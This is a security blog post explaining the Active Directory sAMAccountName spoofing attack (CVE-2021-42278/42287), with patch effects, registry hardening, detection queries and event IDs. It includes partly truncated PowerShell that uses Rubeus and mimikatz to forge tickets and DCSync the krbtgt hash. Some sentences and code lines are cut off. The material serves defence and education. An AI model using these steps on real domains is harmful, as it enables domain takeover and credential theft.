Fabian Bader included in Active Directory Kerberos Security
2021-12-12 2166 words 11 minutes

CONTENTS

When Microsoft released the November 2021 patches, the following CVEs caught the eye of many security professionals because they allow impersonation of a domain controller in an Active Directory environment.

- CVE-2021-42278 - KB5008102 Active Directory Security Accounts Manager hardening changes

> CVE-2021-42278 addresses a security bypass vulnerability that allows potential attackers to impersonate a domain controller using computer account sAMAccountName spoofing.

- CVE-2021-42287 KB5008380 Authentication updates

> CVE-2021-42287 addresses a security bypass vulnerability that affects the Kerberos Privilege Attribute Certificate (PAC) and allows potential attackers to impersonate domain controllers.

Those two vulnerabilities combined allow a straightforward path to Domain Admin in every Active Directory environment with default settings and even in hardened environments, a impersonation attack to reach by Domain Admin is quite easy to achieve without having access to a tier 0 machine or account.

Attribution

It's worth noting that everything I write about in this blog post is based on the work of many other people.

Charlie Clark @exploitph and Ceri Coburn *@ethicalchaos* first published their findings and the complete exploit steps. Also thanks to @_nwodtuhs who also published the

PowerView and Rubeus, and Benjamin Delpy aka gentilkiwi for mimikatz and all the people working on those projects.

Attack scenarios

Scenario 1

The attacker has gained foothold on a workstation. The domain is using the default configuration and the logged on user therefore has the flowing permissions:

- SeMachineAccountPrivilege
- MS-DS-Machine-Account-Quota

The first one translates to "Add workstations to domain" but can only be abused if the `MS-DS-Machine-Account-Quota` parameter is not set to 0. In this case any user can create up 10 (default) computer objects in Active Directory.

Scenario 2

The attacker has gained foothold on a workstation. The domain is hardened to some extend and not every user can create a computer object. The attacker has to get ahold of any AD user that has the following permission.

- SeMachineAccountPrivilege
- CreateChild of object type Computer (bf967a86-0de6-11d0-a285-00aa003049e2) in any AD organizational unit or the default Computers container

This could be an automation account that is used for domain join or a helpdesk user that was granted those permissions. Since those permissions where not seen as problematic, this shouldn't be to much of a problem.

Scenario 3

As @exploitph correctly stated on Twitter you can also use this attack vector when creating a user object. Check his blog post for additional information.


Attack

Note

> **Note**
>
> If scenario 2 is used, the attacker has to create the computer object in a AD organizational unit that she has access to.

The attacker creates a computer object using those permissions with a password known to her. After that she clears the attribute `ServicePrincipalName` on the computer object. Because she created the object (`CREATOR OWNER`), she gets granted additional permissions and can do many changes to the object.


Here is the list of all permissions the `CREATOR OWNER` is granted by default. This information is accessible in the Active Directory Schema.



Now she changes the `SamAccountName` of the computer object to the name of any domain controller without the trailing `$`. By default every computer account uses this as the last character of the SamAccountName.


If the domain controller is called DC01 the samAccountName of the domain controller would be `DC01$`. The attacker changes the `SamAccountName` of her computer object to

Now, using Rubeus, she requests a Kerberos TGT for the account “DC01” using the password she used to create the computer object. The Kerberos TGT is created and must be kept for the next steps.




After that she has the TGT she now changes the `SamAccountName` of the computer back to the original value `ControlledComputer$`.

This is the part where the KDC messes up (CVE-2021-42287). Using the TGT she now requests a TGS for the `ldap/` SPN on the Domain Controller, using S4U for the Domain Administrator account. Since there is no longer any account with the samAccountName `DC01` the KDC tries to find something similar and adds the `$` sign. Since this is a valid computer object, the domain controller, and it has the needed permissions to get a TGS for the Domain Admin the KDC returns the key to the kingdom.



To demonstrate that the attacker now has access to the domain controller, I added an additional TGS for `cifs/DC01` and could access the system root drive over the network. This is not necessary for the attack to work.


For persistence the attacker can now use mimikatz to dump the Hash HTML of the krbtgt account. For this a TGS for `ldap/DC01` must be obtained.



Automated kill chain

Using a simple script this complete attack can be automated

Code



Changes after applying the patch

Warning

Microsoft issued Out-Of-Band patches for Windows Server 2016 and 2019 because the initial fix broke Kerberos S4u2self in many cases completely. For background information what broke the initial fix check this post from @exploitph.

- KB5008602 - Windows Server 2019
- KB5007205 - Windows Server 2022


Changes to SamAccountName change behavior

As soon as the November patch is applied any change of the samAccountName to a different value is protected by additional checks to prevent a normal user to change it to something with a `$` sign at the end.

When the attacker changed the `samAccountName` at the end of the attack back to the vulnerable value this is not changed by installing the patch.

Code

```
Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "DC01"
```



Warning

Any user with administrative permissions is still able to change the samAccountName to any value.

Use of previous obtained TGT

Should the attack be in possession of a TGT that was issued before the she can still use it to obtain valid TGS. Because we obtain a TGS with Domain Admin permissions this also means we can change the samAccountName back after the attack took place and reuse it at a later time.

```
[pscredential]$Creds = New-Object System.Management.Automation.PSCredential ('
# Set samAccountName to a valid value to use TGT
Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "Contr

# Obtain TGS for LDAP/DC01 using the previous obtained TGT
. "$($env:USERPROFILE)\Downloads\Rubeus-pac\Rubeus\bin\Debug\Rubeus.exe" s4u /
Write-Output "Use mimikatz to do a dcsync for account krbtgt to establish pers
. "$($env:USERPROFILE)\Downloads\mimikatz_trunk\x64\mimikatz.exe" "kerberos::l

Write-Output "Because we have a valid TGS let's change the samAccountName agai
Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "DC01"
```

But this behavior goes not undetected. The patch installed a additional detection mechanism and logs the following event in the security log of the domain controller.

Obtain a new TGT and use it for exploitation

Still assuming the attack has a computer object with the malicious `samAccountName` in place, lets see what happens if she tries to do the full kill chain again.

1. Obtain TGT
2. Change SamAccountName
3. Obtain TGS using the new TGT
4. DCSync krbtgt

Code

```
# Obtain new TGT
. "$($env:USERPROFILE)\Downloads\Rubeus-pac\Rubeus\bin\Debug\Rubeus.exe" asktg

$Password = ConvertTo-SecureString 'Pa$$word' -AsPlainText -Force
[pscredential]$Creds = New-Object System.Management.Automation.PSCredential ('
# Set samAccountName to a valid value to use TGT
Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "Contr

# Obtain TGS for LDAP/DC01 using the previous obtained TGT
. "$($env:USERPROFILE)\Downloads\Rubeus-pac\Rubeus\bin\Debug\Rubeus.exe" s4u /
Write-Output "Use mimikatz to do a dcsync for account krbtgt to establish pers
. "$($env:USERPROFILE)\Downloads\mimikatz_trunk\x64\mimikatz.exe" "kerberos::l

Write-Output "Try to change the samAccountName back to the wrong samAccountNam
Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "DC01"
```

This attack is no longer possible. The newly created TGT contains additional information in the PAC part of the ticket that is used to verify if the original requestor is the one using the TGT to request a TGS.

The domain controller logs the following event in this case.

Further Hardening

The behavior using the previous obtained TGT is not becaue of an incomplete patch attempt but part of Microsoft efforts to allow for a transition phase until all domain controllers have installed the update and all kerberos tickets are secured with the additional requestor information.

The deadline for enforcing the new changes in all environments is July 12 2022.

Until April 12 2022 the administrator could even disable this security check (TGT) completely.

To protect your environment before this date you can create a registry value named `PacRequestorEnforcement` of type `REG_DWORD` in the registry subkey `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Kdc` and assign it a value of `2`.


After this any old TGT without the proper validation information cannot be used anymore.

Warning

If you enable this and any domain controller in your environment is not patched, this enforcement will break operation for regular users that have obtained their TGT from the unpatched DC. Apply the patch first, monitor your event logs and enforce after you are sure there are no negative side effects.

Code

```
New-ItemProperty HKLM:\System\CurrentControlSet\Services\Kdc -Name PacRequestc
```



Detection

To find any computer accounts that have a invalid `SamAccountName` property use this query.

Code

```
Get-ADComputer -Filter { samAccountName -notlike "*$" }
```

To quickly analyze your domain controller event logs, you can use the following PowerShell code. It uses PowerShell Remoting to execute the `Get-WinEvent` locally on the DC which is faster and only the WinRM ports must be open on firewall of the domain controller. I also published it as a public gist on GitHub.

Code

```
    These updates introduced additional Event Ids to monitor.
    Use this script to check every domain controller for those eventIds
#>
$EventIds = @{
    35    = "PAC without attributes"
    36    = "Ticket without a PAC"
    37    = "Ticket without Requestor"
    38    = "Requestor Mismatch"
    16990 = "Object class and UserAccountControl validation failure"
    16991 = "SAM Account Name validation failure"
}

$DomainController = Get-ADDomain | Select-Object -ExpandProperty ReplicaDirect
foreach ($ComputerName in $DomainController) {
    $Events = Invoke-Command -ComputerName $ComputerName -ScriptBlock { param(

    foreach ($Event in $Events) {
        [PSCustomObject]@{
            TimeCreated = $Event.TimeCreated
            Id          = $Event.Id
            EventGroup  = $EventIds[$Event.Id]
            Reason      = $Event.Message
        }
    }
}
```

If you have a central logging you can monitor for the following event Ids.

Log	ProviderName	EventId	Description
System	Microsoft-Windows-Kerberos-Key-Distribution-Center	35	PAC without attributes
System	Microsoft-Windows-Kerberos-Key-Distribution-Center	36	Ticket without a PAC
System	Microsoft-Windows-Kerberos-Key-Distribution-Center	37	Ticket without Requestor

	Distribution-Center		
System	Microsoft-Windows-Directory-Services-SAM	16990	Object class and UserAccountControl validation failure
System	Microsoft-Windows-Directory-Services-SAM	16991	SAM Account Name validation failure

Conclusion

The exploitation of those vulnerabilities is almost too easy. Even if you established a proper tier security model it is no protection for this attack.

Therefor it is important to patch your domain controllers as fast as possible and switch to enforcement mode soon after. Also check you environment for any computer objects without proper naming. If this should be the case and there is no business need that justified this change, change it back and check your logs for any indicators of compromise.

Updated on 2021-12-12

Back | Home

‹ Speaking @ Trust in Tech Cologne

Persistence with Azure Policy Guest Configuration ›